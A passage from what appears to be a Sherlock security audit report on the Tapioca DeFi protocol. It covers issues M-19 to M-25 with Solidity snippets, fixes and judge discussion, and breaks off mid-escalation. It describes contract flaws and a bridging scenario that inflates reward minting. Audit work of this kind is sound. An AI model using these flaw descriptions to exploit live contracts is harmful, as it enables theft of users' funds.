The redundant decoding will cause the data to not align as expected, which is different from `SimpleLeverageExecutor.getCollateral()` function (code snippet)

Impact

`getCollateral` and `getAsset` of AssetTotsDaiLeverageExecutor will not work as intended due to incorrectly decoding data.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/leverage/AssetTotsDaiLeverageExecutor.sol#L53-L55
https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/leverage/AssetTotsDaiLeverageExecutor.sol#L88-L91

Tool used

Manual Review

Recommendation

The AssetTotsDaiLeverageExecutor contract should pass data directly to `_swapAndTransferToSender`, similar to the SimpleLeverageExecutor contract

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> it seem to have been encoded twice, cuz it will not work if its encoded once in the first place

nevillehuang

@cryptotechmaker This seems to lack an impact description, but would this cause an revert within `_swapAndTransferToSender`?

cryptotechmaker

Yes, it causes a revert.

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/commit/2432f1e85cb241d46b8da220226a744b7fc36f88.

Issue M-19: Balancer rebalance operation is permanently blocked whenever owner assigns `rebalancer` role to some other address

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/89

Found by

0xadrii, bin2chen, ctf_sec, hyh

Summary

Balancer's `rebalance()` controls access rights by requesting `msg.sender` to simultaneously be owner and `rebalancer`, which blocks it whenever this role is assigned to any other address besides owner's (that should be the case for production use).

Vulnerability Detail

Balancer's core operation can be blocked due to structuring of the access control check, which requires `msg.sender` to have both roles instead of either one of them.

Impact

Rebalancing, which is core functionality for mTOFT workflow, becomes inaccessible once owner transfers the `rebalancer` role elsewhere. To unblock the functionality the role has to be returned to the owner address and kept there, so rebalancing will have to be performed only directly from owner, which brings in operational risks as keeper operations will have to be run from owner account permanently, which can be compromised with higher probability this way.

Also, there is an impact of having `rebalancer` role set to a keeper bot and being unable to perform the rebalancing for a while until protocol will have role reassigned and the scripts run from owner account. This additional time needed can be crucial for user operations and in some situations lead to loss of funds.

Likelihood: Low + Impact: High = Severity: Medium.

Code Snippet

Initially `owner` and `rebalancer` are set to the same address:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/Balancer.sol#L101-L110

```
constructor(address _routerETH, address _router, address _owner) {
    ...

    transferOwnership(_owner);
    rebalancer = _owner;
    emit RebalancerUpdated(address(0), _owner);
}
```

Owner can then transfer `rebalancer` role to some other address, e.g. some keeper contract:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/Balancer.sol#L142-L149

```
    /**
     * @notice set rebalancer role
     * @param _addr the new address
     */
    function setRebalancer(address _addr) external onlyOwner {
>>      rebalancer = _addr;
        emit RebalancerUpdated(rebalancer, _addr);
    }
```

Once owner transfers `rebalancer` role to anyone else, it will be impossible to rebalance as it's always `(msg.sender != owner() || msg.sender != rebalancer) == true`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/Balancer.sol#L160-L176

```
    /**
     * @notice performs a rebalance operation
     * @dev callable only by the owner
     * @param _srcOft the source TOFT address
     * @param _dstChainId the destination LayerZero id
     * @param _slippage the destination LayerZero id
     * @param _amount the rebalanced amount
     * @param _ercData custom send data
     */
    function rebalance(
        address payable _srcOft,
        uint16 _dstChainId,
        uint256 _slippage,
        uint256 _amount,
        bytes memory _ercData
```

```
    ) external payable onlyValidDestination(_srcOft, _dstChainId)
↪   onlyValidSlippage(_slippage) {
>>      if (msg.sender != owner() || msg.sender != rebalancer) revert
↪   NotAuthorized();
```

Tool used

Manual Review

Recommendation

Consider updating the access control to allow either owner or `rebalancer`, e.g.:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/Balancer.sol#L169-L176

```
    function rebalance(
        ...
    ) external payable onlyValidDestination(_srcOft, _dstChainId)
↪   onlyValidSlippage(_slippage) {
-       if (msg.sender != owner() || msg.sender != rebalancer) revert
↪   NotAuthorized();
+       if (msg.sender != owner() && msg.sender != rebalancer) revert
↪   NotAuthorized();
```

Discussion

sherlock-admin4

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> the natspec says "callable only by the owner", which means the rebalancer role should be both owner and rebalancer which makes this invalid

cryptotechmaker

Low. That was the initial intention. However, we'll fix it.

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/179.

nevillehuang

@cryptotechmaker Why was this the initial intention? I am inclined to keep medium severity given a direct code change was made to unblock DoS.

Issue M-20: Unpausing with accrue timestamp reset can remove the accrual between last recorded accrue time and pausing time

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/91

Found by

hyh

Summary

Updating pause to `false` have an option of resetting the accrual timestamp. It can backfire if there was a substantial enough period of not updating the accrual before pausing, as it does not call accrue by itself.

Vulnerability Detail

In other words `updatePause(type, false, true)` will erase interest accrual for the unpaused period between last accrual and pausing. That period can be arbitrary long.

Impact

Interest accrual is incorrectly erased for the period before pause was initiated. This is protocol-wide break of core logic via loss of yield for that period, so the impact is high. The preconditions are that `resetAccrueTimestmap == true` must be used on unpausing and that long enough period without accrual call should take place before pausing. The probability on that can be estimated as low.

Likelihood: Low + Impact: High = Severity: Medium.

Code Snippet

If `resetAccrueTimestmap == true` on unpausing the accrual between `accrueInfo.lastAccrued` and pausing time is lost:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/Singularity.sol#L261-L272

```
    function updatePause(PauseType _type, bool val, bool resetAccrueTimestmap)
↪   external {
        if (msg.sender != conservator) revert NotAuthorized();
        if (val == pauseOptions[_type]) revert SameState();
```

```
        emit PausedUpdated(_type, pauseOptions[_type], val);
        pauseOptions[_type] = val;

        // In case of 'unpause', `lastAccrued` is set to block.timestamp
        // Valid for all action types that has an impact on debt or supply
        if (!val && (_type != PauseType.AddCollateral && _type !=
 ↪  PauseType.RemoveCollateral)) {
>>          accrueInfo.lastAccrued = resetAccrueTimestmap ?
 ↪  block.timestamp.toUint64() : accrueInfo.lastAccrued;
        }
    }
```

That's incorrect as that was a going concern period for which lenders should have interest accounted for.

Tool used

Manual Review

Recommendation

Consider accruing whenever pause is being triggered, so the state be updated as of pausing time:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/Singularity.sol#L261-L272

```
    function updatePause(PauseType _type, bool val, bool resetAccrueTimestmap)
 ↪  external {
        if (msg.sender != conservator) revert NotAuthorized();
        if (val == pauseOptions[_type]) revert SameState();
        emit PausedUpdated(_type, pauseOptions[_type], val);
        pauseOptions[_type] = val;
+       // since the `lastAccrued` can be reset later the state need to be
 ↪  updated as of pausing time
+       if (val) {
+           _accrue();
+       }
        // In case of 'unpause', `lastAccrued` is set to block.timestamp
        // Valid for all action types that has an impact on debt or supply
        if (!val && (_type != PauseType.AddCollateral && _type !=
 ↪  PauseType.RemoveCollateral)) {
            accrueInfo.lastAccrued = resetAccrueTimestmap ?
 ↪  block.timestamp.toUint64() : accrueInfo.lastAccrued;
        }
    }
```

Discussion

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/358.

Issue M-21: Balancer using safeApprove may lead to revert.

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/94

Found by

bin2chen

Summary

When executing `Balancer._routerSwap()`, the `oz safeApprove` function is used to set an allowance. Due to the presence of the `convertRate` in the `router`, `Balancer._routerSwap()` rounds down the incoming quantity. This behavior may result in the allowance not being fully use, causing a subsequent execution of `oz.safeApprove()` to revert.

Vulnerability Detail

The code snippet for `Balancer._routerSwap()` is as follows:

```
    function _routerSwap(
        uint16 _dstChainId,
        uint256 _srcPoolId,
        uint256 _dstPoolId,
        uint256 _amount,
        uint256 _slippage,
        address payable _oft,
        address _erc20
    ) private {
        bytes memory _dst =
↪   abi.encodePacked(connectedOFTs[_oft][_dstChainId].dstOft);
@>      IERC20(_erc20).safeApprove(address(router), _amount);
        router.swap{value: msg.value}(
            _dstChainId,
            _srcPoolId,
            _dstPoolId,
            payable(this),
            _amount,
            _computeMinAmount(_amount, _slippage),
            IStargateRouterBase.lzTxObj({dstGasForCall: 0, dstNativeAmount: 0,
↪   dstNativeAddr: "0x0"}),
            _dst,
            "0x"
```

```
        );
    }
```

In the above code, `SafeERC20.safeApprove()` from the `oz` library is used, but the allowance is not cleared afterward. Consequently, if the current allowance is not fully use during this transaction, a subsequent execution of `SafeERC20.safeApprove()` will revert.

Is it guaranteed that `router.swap()` will fully use the allowance? Not necessarily. Due to the presence of `convertRate` in the implementation code, the `router` rounds down the amount, potentially leaving a remainder in the allowance. DAI pool convertRate = 1e12 DAI pool: https://etherscan.io/address/0x0Faf1d2d3CED330824de3B8200fc8dc6E397850d#readContract

router codes: https://etherscan.io/address/0x8731d54E9D02c286767d56ac03e8037C07e01e98#code

```
    function swap(
        uint16 _dstChainId,
        uint256 _srcPoolId,
        uint256 _dstPoolId,
        address payable _refundAddress,
        uint256 _amountLD,
        uint256 _minAmountLD,
        lzTxObj memory _lzTxParams,
        bytes calldata _to,
        bytes calldata _payload
    ) external payable override nonReentrant {
        require(_amountLD > 0, "Stargate: cannot swap 0");
        require(_refundAddress != address(0x0), "Stargate: _refundAddress cannot
↪   be 0x0");
        Pool.SwapObj memory s;
        Pool.CreditObj memory c;
        {
            Pool pool = _getPool(_srcPoolId);
            {
@>              uint256 convertRate = pool.convertRate();
@>              _amountLD = _amountLD.div(convertRate).mul(convertRate);
            }

            s = pool.swap(_dstChainId, _dstPoolId, msg.sender, _amountLD,
↪   _minAmountLD, true);
            _safeTransferFrom(pool.token(), msg.sender, address(pool),
↪   _amountLD);
            c = pool.sendCredits(_dstChainId, _dstPoolId);
        }
```

```
        bridge.swap{value: msg.value}(_dstChainId, _srcPoolId, _dstPoolId,
↪   _refundAddress, c, s, _lzTxParams, _to, _payload);
    }
```

Impact

Unused allowance may lead to failure in subsequent `_routerSwap()` executions.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/Balancer.sol#L308

Tool used

Manual Review

Recommendation

```
    function _routerSwap(
        uint16 _dstChainId,
        uint256 _srcPoolId,
        uint256 _dstPoolId,
        uint256 _amount,
        uint256 _slippage,
        address payable _oft,
        address _erc20
    ) private {
        bytes memory _dst =
↪   abi.encodePacked(connectedOFTs[_oft][_dstChainId].dstOft);
        IERC20(_erc20).safeApprove(address(router), _amount);
        router.swap{value: msg.value}(
            _dstChainId,
            _srcPoolId,
            _dstPoolId,
            payable(this),
            _amount,
            _computeMinAmount(_amount, _slippage),
            IStargateRouterBase.lzTxObj({dstGasForCall: 0, dstNativeAmount: 0,
↪   dstNativeAddr: "0x0"}),
            _dst,
            "0x"
        );
+       IERC20(_erc20).safeApprove(address(router), 0);
```

Discussion

maarcweiss

Yeah, this might happen. We should add it. What are your thoughts on using forceApprove instead from OZ, I think pending allowances would not make a revert and it would be cleaner. Though in some places you might want to just change it to 0 after.

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid; medium(4)

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/181.

Issue M-22: buyCollateral() does not work properly

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/100

Found by

0xadrii, bin2chen, cergyk, duc

Summary

The `BBLeverage.buyCollateral()` function does not work as expected.

Vulnerability Detail

The implementation of `BBLeverage.buyCollateral()` is as follows:

```
    function buyCollateral(address from, uint256 borrowAmount, uint256
↪   supplyAmount, bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageBuy)
        solvent(from, false)
        notSelf(from)
        returns (uint256 amountOut)
    {
        if (address(leverageExecutor) == address(0)) {
            revert LeverageExecutorNotValid();
        }

        // Stack too deep fix
        _BuyCollateralCalldata memory calldata_;
        _BuyCollateralMemoryData memory memoryData;
        {
            calldata_.from = from;
            calldata_.borrowAmount = borrowAmount;
            calldata_.supplyAmount = supplyAmount;
            calldata_.data = data;
        }

        {
            uint256 supplyShare = yieldBox.toShare(assetId,
↪   calldata_.supplyAmount, true);
            if (supplyShare > 0) {
                (memoryData.supplyShareToAmount,) =
                    yieldBox.withdraw(assetId, calldata_.from,
↪   address(leverageExecutor), 0, supplyShare);
            }
```

```
        }

        {
            (, uint256 borrowShare) = _borrow(
                calldata_.from,
                address(this),
                calldata_.borrowAmount,
                _computeVariableOpeningFee(calldata_.borrowAmount)
            );
            (memoryData.borrowShareToAmount,) =
                yieldBox.withdraw(assetId, address(this),
 ↪  address(leverageExecutor), 0, borrowShare);
        }
        {
            amountOut = leverageExecutor.getCollateral(
                collateralId,
                address(asset),
                address(collateral),
                memoryData.supplyShareToAmount + memoryData.borrowShareToAmount,
@>              calldata_.from,
                calldata_.data
            );
        }
        uint256 collateralShare = yieldBox.toShare(collateralId, amountOut,
 ↪  false);
@>      address(asset).safeApprove(address(yieldBox), type(uint256).max);
@>      yieldBox.depositAsset(collateralId, address(this), address(this), 0,
 ↪  collateralShare); // TODO Check for rounding attack?
@>      address(asset).safeApprove(address(yieldBox), 0);

        if (collateralShare == 0) revert CollateralShareNotValid();
        _allowedBorrow(calldata_.from, collateralShare);
        _addCollateral(calldata_.from, calldata_.from, false, 0,
 ↪  collateralShare);
    }
```

The code above has several issues:

1. `leverageExecutor.getCollateral()` receiver should be `address(this)`. ---> for 2th step deposit to YB
2. `address(asset).safeApprove()` should use `address(collateral).safeApprove()`.
3. `yieldBox.depositAsset()` receiver should be `calldata_.from`. ----> for next execute *addCollateral(calldata*.from)

Note: SGLLeverage.sol have same issue

Impact

`buyCollateral()` does not work properly.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L53C1-L110C6

Tool used

Manual Review

Recommendation

```
    function buyCollateral(address from, uint256 borrowAmount, uint256
 ↪  supplyAmount, bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageBuy)
        solvent(from, false)
        notSelf(from)
        returns (uint256 amountOut)
    {
....

        {
            (, uint256 borrowShare) = _borrow(
                calldata_.from,
                address(this),
                calldata_.borrowAmount,
                _computeVariableOpeningFee(calldata_.borrowAmount)
            );
            (memoryData.borrowShareToAmount,) =
                yieldBox.withdraw(assetId, address(this),
 ↪  address(leverageExecutor), 0, borrowShare);
        }
        {
            amountOut = leverageExecutor.getCollateral(
                collateralId,
                address(asset),
                address(collateral),
                memoryData.supplyShareToAmount + memoryData.borrowShareToAmount,
-               calldata_.from,
+               address(this),
                calldata_.data
            );
```

```
        }
        uint256 collateralShare = yieldBox.toShare(collateralId, amountOut,
↪   false);
-       address(asset).safeApprove(address(yieldBox), type(uint256).max);
-       yieldBox.depositAsset(collateralId, address(this), address(this), 0,
↪   collateralShare); // TODO Check for rounding attack?
-       address(asset).safeApprove(address(yieldBox), 0);
+       address(collateral).safeApprove(address(yieldBox), type(uint256).max);
+       yieldBox.depositAsset(collateralId, address(this), calldata_.from, 0,
↪   collateralShare);
+       address(collateral).safeApprove(address(yieldBox), 0);

        if (collateralShare == 0) revert CollateralShareNotValid();
        _allowedBorrow(calldata_.from, collateralShare);
        _addCollateral(calldata_.from, calldata_.from, false, 0,
↪   collateralShare);
    }
```

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

WangAudit commented:

> According to ILeverageExecutor (interface for the leverageExecutor contract) this parameter should indeed by address from which is calldata_.from; therefore; I assume everything is in place as it should be. For second point; as I understand safeApprove is called correctly; the problem is that we should deposit asset; not collateral; As I udnerstand; the 3rd point also works correct as intended

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/359.

Issue M-23: DoS in BBLeverage and SGLLeverage due to using wrong leverage executor interface

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/115

Found by

0xadrii, GiuseppeDeLaZara, bin2chen, cergyk, duc

Summary

A DoS takes place due to utilizing a wrong interface in the leverage modules.

Vulnerability Detail

`BBLeverage.sol` and `SGLLeverage.sol` use a wrong interface to interact with the `leverageExecutor` contract. This will make the `sellCollateral()` and `buyCollateral()` functions always fail and render the `BBLeverage.sol` and `SGLLeverage.sol` unusable.

As we can see in the following snippets, when these contracts interact with the `leverageExecutor` to call its `getAsset()` and `getCollateral()` functions, they do it passing 6 parameters in each of the functions:

```
// BBLeverage.sol

function buyCollateral(address from, uint256 borrowAmount, uint256 supplyAmount,
↪  bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageBuy)
        solvent(from, false)
        notSelf(from)
        returns (uint256 amountOut)
    {
        ...


        {
            amountOut = leverageExecutor.getCollateral(
                collateralId,
                address(asset),
                address(collateral),
                memoryData.supplyShareToAmount + memoryData.borrowShareToAmount,
                calldata_.from,
                calldata_.data
```

```
            );
        }
        ...
    }

    function sellCollateral(address from, uint256 share, bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageSell)
        solvent(from, false)
        notSelf(from)
        returns (uint256 amountOut)
    {
       ...

        amountOut = leverageExecutor.getAsset(
            assetId, address(collateral), address(asset),
↪   memoryData.leverageAmount, from, data
        );

        ...
    }
```

However, the leverage executor's `getAsset()` and `getCollateral()` functions have just 4 parameters, as seen in the `BaseLeverageExecutor.sol` base contract used to build all leverage executors:

```
// BaseLeverageExecutor.sol

/**
     * @notice Buys an asked amount of collateral with an asset using the
↪   ZeroXSwapper.
     * @dev Expects the token to be already transferred to this contract.
     * @param assetAddress asset address.
     * @param collateralAddress collateral address.
     * @param assetAmountIn amount to swap.
     * @param data SLeverageSwapData.
     */
    function getCollateral(address assetAddress, address collateralAddress,
↪   uint256 assetAmountIn, bytes calldata data)
        external
        payable
        virtual
        returns (uint256 collateralAmountOut)
    {}

    /**
```

```
     * @notice Buys an asked amount of asset with a collateral using the
↪   ZeroXSwapper.
     * @dev Expects the token to be already transferred to this contract.
     * @param collateralAddress collateral address.
     * @param assetAddress asset address.
     * @param collateralAmountIn amount to swap.
     * @param data SLeverageSwapData.
     */
    function getAsset(address collateralAddress, address assetAddress, uint256
↪   collateralAmountIn, bytes calldata data)
        external
        virtual
        returns (uint256 assetAmountOut)
    {}
```

Impact

High. Calls to the leverage modules will always fail, rendering these features unusable.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L93

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L144

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLeverage.sol#L77

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLeverage.sol#L129

Tool used

Manual Review

Recommendation

Update the interface used in BBLeverage.sol and SGLLeverage.sol and pass the proper parameters so that calls can succeed.

Discussion

sherlock-admin4

1 comment(s) were left on this issue during the judging contest.

WangAudit commented:

> refer to comments on #044

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/362; https://github.com/Tapioca-DAO/tapioca-periph/pull/201.

Issue M-24: Variable opening fee will always be wrongly computed if collateral is not a stablecoin

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/119

Found by

0xadrii, Tendency

Summary

Borrowing fees will be computed wrongly because of a combination of hardcoded values and a wrongly implemented setter function.

Vulnerability Detail

Tapioca applies a linearly scaling creation fee to open a new CDP in Big Bang markets. This is done via the internal `_computeVariableOpeningFee()` function every time a new borrow is performed.

In order to compute the variable fee, the exchange rate will be queried. This rate is important in order to understand the current price of USDO related to the collateral asset.

- If `_exchangeRate >= minMintFeeStart`, then `minMintFee` will be applied.
- If `_exchangeRate <= maxMintFeeStart`, then `maxMintFee` will be applied
- Otherwise, a proportional percentage will be applied to compue the fee

As per the comment in the code snippet shows below, Tapioca wrongly assumes that the exchange rate will always be `USDO <> USDC`, when in reality the actual collateral will dictate the exchange rate returned.

It is also important to note the fact that contrary to what one would assume, `maxMintFeeStart` is assumed to be smaller than `minMintFeeStart` in order to perform the calculations:

```
// BBLendingCommon.sol

function _computeVariableOpeningFee(uint256 amount) internal returns (uint256) {
        if (amount == 0) return 0;

        //get asset <> USDC price ( USDO <> USDC )
        (bool updated, uint256 _exchangeRate) = assetOracle.get(oracleData);
        if (!updated) revert OracleCallFailed();
```

```
        if (_exchangeRate >= minMintFeeStart) {
            return (amount * minMintFee) / FEE_PRECISION;
        }
        if (_exchangeRate <= maxMintFeeStart) {
            return (amount * maxMintFee) / FEE_PRECISION;
        }

        uint256 fee = maxMintFee
            - (((_exchangeRate - maxMintFeeStart) * (maxMintFee - minMintFee)) /
 ↪  (minMintFeeStart - maxMintFeeStart));

        if (fee > maxMintFee) return (amount * maxMintFee) / FEE_PRECISION;
        if (fee < minMintFee) return (amount * minMintFee) / FEE_PRECISION;

        if (fee > 0) {
            return (amount * fee) / FEE_PRECISION;
        }
        return 0;
    }
```

It is also important to note that `minMintFeeStart` and `maxMintFeeStart` are hardcoded when being initialized inside `BigBang.sol` (as mentioned, `maxMintFeeStart` is smaller than `minMintFeeStart`):

```
// BigBang.sol

function _initCoreStorage(
        IPenrose _penrose,
        IERC20 _collateral,
        uint256 _collateralId,
        ITapiocaOracle _oracle,
        uint256 _exchangeRatePrecision,
        uint256 _collateralizationRate,
        uint256 _liquidationCollateralizationRate,
        ILeverageExecutor _leverageExecutor
    ) private {
        ...

        maxMintFeeStart = 975000000000000000; // 0.975 *1e18
        minMintFeeStart = 1000000000000000000; // 1*1e18

        ...
    }
```

While the values hardcoded initially to values that are coherent for a USDO <> stablecoin exchange rate, these values won’t make sense if we find ourselves fetching an exchcange rate of an asset not stable.

Let's say the collateral asset is ETH. If ETH is at 4000$, then the exchange rate will return a value of 0,00025. This will make the computation inside `_computeVariableOpeningFee()` always apply the maximum fee when borrowing because `_exchangeRate` is always smaller than `maxMintFeeStart` by default.

Although this has an easy fix (changing the values stored in `maxMintFeeStart` and `minMintFeeStart`), this can't be properly done because the `setMinAndMaxMintRange()` function wrongly assumes that `minMintFeeStart` must be smaller than `maxMintFeeStart` (against what the actual calculations dictate in the `_computeVariableOpeningFee()`):

```
// BigBang.sol

function setMinAndMaxMintRange(uint256 _min, uint256 _max) external onlyOwner {
        emit UpdateMinMaxMintRange(minMintFeeStart, _min, maxMintFeeStart, _max);

        if (_min >= _max) revert NotValid();

        minMintFeeStart = _min;
        maxMintFeeStart = _max;
    }
```

This will make it impossible to properly update the `maxMintFeeStart` and `minMintFeeStart` to have proper values because if it is enforced that `maxMintFeeStart` > than `minMintFeeStart`, then `_computeVariableOpeningFee()` will always enter the first `if (_exchangeRate >= minMintFeeStart)` and wrongly return the minimum fee.

Impact

Medium. Although this looks like a bug that doesn't have a big impact in the protocol, it actually does. The fees will always be wrongly applied for collaterals different from stablecoins, and applying these kind of fees when borrowing is one of the core mechanisms to keep USDO peg, as described in Tapioca's documentation. If this mechanisms doesn't work properly, users won't be properly incentivized to borrow/repay considering the different market conditions that might take place and affect USDO's peg to $1.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLendingCommon.sol#L87-L91 https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BigBang.sol#L194-L195

Tool used

Manual Review

Recommendation

The mitigation for this is straightforward. Change the `setMinAndMaxMintRange()` function so that `_max` is enforced to be smaller than `_min`:

```
// BigBang.sol

function setMinAndMaxMintRange(uint256 _min, uint256 _max) external onlyOwner {
        emit UpdateMinMaxMintRange(minMintFeeStart, _min, maxMintFeeStart, _max);

-        if (_min >= _max) revert NotValid();
+        if (_max >= _min) revert NotValid();

        minMintFeeStart = _min;
        maxMintFeeStart = _max;
    }
```

Also, I would recommend not to hardcode the values of `maxMintFeeStart` and `minMintFeeStart` and pass them as parameter instead, inside `_initCoreStorage()` , as they should always be different considering the collateral configured for that market.

Discussion

cryptotechmaker

Low; the `assetOracle` is different from the `oracle` state var which is represented by the market's collateral. The `assetOracle` checks the USDO price against USDC

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/374.

Issue M-25: Not properly tracking debt accrual leads mintOpenInterestDebt() to lose twTap rewards

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/120

Found by

0xadrii

Summary

Debt accrual is tracked wrongly, making the expected twTap rewards to be potentially lost.

Vulnerability Detail

Penrose's `mintOpenInterestDebt()` function allows USDO to be minted and distributed as a reward to twTap holders based on the current USDO open interest.

In order to mint and distribute rewards, `mintOpenInterestDebt()` will perform the following steps:

1. Query the current `USDO.supply()`
2. Compute the total debt from all the markets (Origins included)
3. If `totalUsdoDebt > usdoSupply`, then distribute the difference among the twTap holders

```
function mintOpenInterestDebt(address twTap) external onlyOwner {
        uint256 usdoSupply = usdoToken.totalSupply();

        // nothing to mint when there's no activity
        if (usdoSupply > 0) {
            // re-compute latest debt
            uint256 totalUsdoDebt = computeTotalDebt();

            //add Origins debt
            //Origins market doesn't accrue in time but increases totalSupply
            //and needs to be taken into account here
            uint256 len = allOriginsMarkets.length;
            for (uint256 i; i < len; i++) {
                IMarket market = IMarket(allOriginsMarkets[i]);
                if (isOriginRegistered[address(market)]) {
                    (uint256 elastic,) = market.totalBorrow();
                    totalUsdoDebt += elastic;
```

```
                }
            }

            //debt should always be > USDO supply
            if (totalUsdoDebt > usdoSupply) {
                uint256 _amount = totalUsdoDebt - usdoSupply;

                //mint against the open interest; supply should be fully minted
↪   now
                IUsdo(address(usdoToken)).mint(address(this), _amount);

                //send it to twTap
                uint256 rewardTokenId =
↪   ITwTap(twTap).rewardTokenIndex(address(usdoToken));
                _distributeOnTwTap(_amount, rewardTokenId, address(usdoToken),
↪   ITwTap(twTap));
            }
        }
    }
```

This approach has two main issues that make the current reward distribution malfunction:

1. Because debt is not actually tracked and is instead directly queried from the current total borrows via `computeTotalDebt()`, if users repay their debt prior to a reward distribution this debt won't be considered for the fees, given that fees will always be calculated considering the current `totalUsdoDebt` and `usdoSupply`.
2. Bridging USDO is not considered
    1. If USDO is bridged from another chain to the current chain, then the `usdoToken.totalSupply()` will increment but the `totalUsdoDebt()` won't. This will make rewards never be distributed because `usdoSupply` will always be greater than `totalUsdoDebt`.
    2. On the other hand, if USDO is bridged from the current chain to another chain, the `usdoToken.totalSupply()` will decrement and tokens will be burnt, while `totalUsdoDebt()` will remain the same. This will make more rewards than the expected ones to be distributed because `usdoSupply` will be way smaller than `totalUsdoDebt`.

Proof of concept

Consider the following scenario: 1000 USDO are borrowed, and already 50 USDO have been accrued as debt.

This makes USDO's totalSupply() to be 1000, while `totalUsdoDebt` be 1050 USDO. If `mintOpenInterestDebt()` is called, 50 USDO should be minted and distributed among twTap holders.

However, prior to executing `mintOpenInterestDebt()`, a user bridges 100 USDO from chain B, making the total supply increment from 1000 USDO to 1100 USDO. Now, totalSupply() is 1100 USDO, while `totalUsdoDebt` is still 1050, making rewards not be distributed among users because `totalUsdoDebt < usdoSupply`.

Impact

Medium. The fees to be distributed in twTap are likely to always be wrong, making one of the core governance functionalities (locking TAP in order to participate in Tapioca's governance) be broken given that fee distributions (and thus the incentives to participate in governance) won't be correct.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/Penrose.sol#L263-L295

Tool used

Manual Review

Recommendation

One of the possible fixes for this issue is to track debt with a storage variable. Every time a repay is performed, the difference between elastic and base could be accrued to the variable, and such variable could be decremented when the fees distributions are performed. This makes it easier to compute the actual rewards and mitigates the cross-chain issue.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid; medium(3)

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/380; https://github.com/Tapioca-DAO/tapioca-periph/pull/203.

0xadrii

Escalate

Although this issue was initially marked as Medium, I believe it should actually be set as High severity.

As shown in the report, this bug has two main issues:

1. Rewards can be lost due to users repaying prior to reward distribution
2. Bridging USDO is not considered, which might have two possible outcomes that affect the protocol:
    - Bridge USDO from another chain to the chain where rewards are being distributed, thus incrementing USDO's `usdoSupply`, and effectively preventing rewards being distributed due to `usdoSupply` being greater than `totalUsdoDebt` (this can be considered as medium impact, as this is not a direct loss of funds and is rather missing a portion of expected rewards)
    - Prior to reward distribution, bridge USDO from the chain where rewards are being distributed to another chain. **This is the actual scenario that will have a high impact to the protocol**. Below is a detailed explanation focusing on this exact scenario.

As per the code implementation, the difference between `totalUsdoDebt` debt compared with the current `usdoSupply` will be minted as twTap rewards:

```
// Penrose.sol
...
//debt should always be > USDO supply
 function mintOpenInterestDebt(address twTap) external onlyOwner {
    if (totalUsdoDebt > usdoSupply) {
        uint256 _amount = totalUsdoDebt - usdoSupply;

        //mint against the open interest; supply should be fully minted now
        IUsdo(address(usdoToken)).mint(address(this), _amount);

        //send it to twTap
        uint256 rewardTokenId =
↪   ITwTap(twTap).rewardTokenIndex(address(usdoToken));
        _distributeOnTwTap(_amount, rewardTokenId, address(usdoToken),
↪   ITwTap(twTap));
    }
 }
```

The high impact attack vector where USDO bridging is not considered allows an attacker to bridge USDO right before rewards are about to be distributed. This will make `usdoSupply` decrease, making the `_amount` obtained from substracting `usdoSupply` to `totalUsdoDebt` be actually bigger than what it should be.

In order to better understand the impact of the attack, consider the following scenario:

